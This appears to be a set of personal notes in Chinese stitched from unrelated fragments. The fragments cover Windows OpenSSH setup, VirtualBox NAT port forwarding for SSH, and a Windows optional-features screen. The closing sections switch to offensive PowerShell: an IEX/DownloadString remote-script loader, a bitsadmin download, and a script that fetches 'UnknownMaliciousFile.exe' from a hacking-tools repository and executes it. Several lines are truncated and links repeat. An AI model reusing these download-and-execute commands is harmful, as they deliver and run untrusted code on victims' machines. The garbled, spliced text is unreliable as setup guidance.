

# Windows OpenSSH

[http://blog.changyy.org/2009/02/windows-ssh-server-windows-xp\\_12.html](http://blog.changyy.org/2009/02/windows-ssh-server-windows-xp_12.html)

([http://blog.changyy.org/2009/02/windows-ssh-server-windows-xp\\_12.html](http://blog.changyy.org/2009/02/windows-ssh-server-windows-xp_12.html))

<https://www.pcsetting.com/devtools/77?page=0%2C0> (<https://www.pcsetting.com/devtools/77?page=0%2C0>)

Step 1：在VirtualBox虛擬機器上，選擇你要設定Port轉發的作業系統，然後點選『設定值』。

開始在VirtualBox上設定網卡-virtualboxnat041

Step 2：在『設定』視窗中，點選左側欄的『網路』，然後就點選『介面卡 1』頁籤，附加到的選項就選擇『NAT』，展開『進階』，點擊『連接埠轉送』，以可以來新增與設定Port轉發規則。

設定連接埠轉發-virtualboxnat042

Step 3：點選如下圖所示的『+』按鈕，來新增Port轉發規則。

新增連接埠轉發規則-virtualboxnat043


Step 4：如下圖所示按照各個欄位輸入相關的資料，『名稱』欄位可以填你日後能看得明白名稱；『協定』欄位，以SSH服務來說就選擇預設的『TCP』；『主機 IP』因為筆者想要從本機的主系統連上去，所以就填了『127.0.0.1』的IP位址；『主機連結埠』欄位就填寫你要使用到的Port號，以SSH服務來說，筆者會給他設『22』的Port號，當然假設你電腦的主系統的22 Port號已經被監聽（被其他服務使用著），那你可以改至其他的Port，比如說『2222』；『客體 IP』欄位就填寫剛剛在上面第一部分Step 2已經查好的作業系統IP位址，如：筆者剛剛查到的IP位址是『10.0.2.15』；『客體連接埠』以SSH服務來說，預設的Port號就是『22』。

\*\*假如你要從區域網路或外部網路連上的話，那你的『主機 IP』欄位需要填寫你本機電腦所獲得的IP位址，這方面的設定可以參考本文教學最後一頁。

完成一筆連接埠轉發規則-virtualboxnat044

Step 5：Port轉發規則設定完成後，就可以點選『確定』來儲存你的設定。

儲存剛剛新增好的連接埠轉發規則-virtualboxnat045



← 設定

⚙

管理選用功能

選用功能

[查看選擇性功能歷程記錄](#)

+

新增功能

Internet Explorer 11

1.75 MB

Microsoft 快速助手



1.53 MB



OpenSSH Server (Beta)

3.30 MB

Beta release of a secure shell (SSH) server, for secure key management and access from remote machines.

解除安裝





[http://blog.changyy.org/2009/02/windows-ssh-server-windows-xp\\_12.html](http://blog.changyy.org/2009/02/windows-ssh-server-windows-xp_12.html)  
([http://blog.changyy.org/2009/02/windows-ssh-server-windows-xp\\_12.html](http://blog.changyy.org/2009/02/windows-ssh-server-windows-xp_12.html))

<https://www.pcsetting.com/devtools/77?page=0%2C0> (<https://www.pcsetting.com/devtools/77?page=0%2C0>)

## Powershell script:

cd C:\Windows\System32\WindowsPowerShell\v1.0  
powershell.exe


## command example

```
$DecodedText = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("$DecodedText
```



## ScriptDownloader

```
ies(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/NotSurprise  
bitsadmin /transfer techday /download /priority normal https://github.com/NotSurprised/Lore
```



## FileDownloader

```
#script example
cd C:\Users\Public\Downloads

$url = 'https://github.com/NotSurprised/LoremIpsumDolorSitAmetconsEctetur/raw/master/HackTi
$output = "UnknownMaliciousFile.exe"
$start_time = Get-Date

[ Net.ServicePointManager ]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

wget $url -outfile $output

Write-Output "Time taken: $((Get-Date).Subtract($start_time).Seconds) second(s)"

Start-Process -FilePath "UnknownMaliciousFile.exe"
```

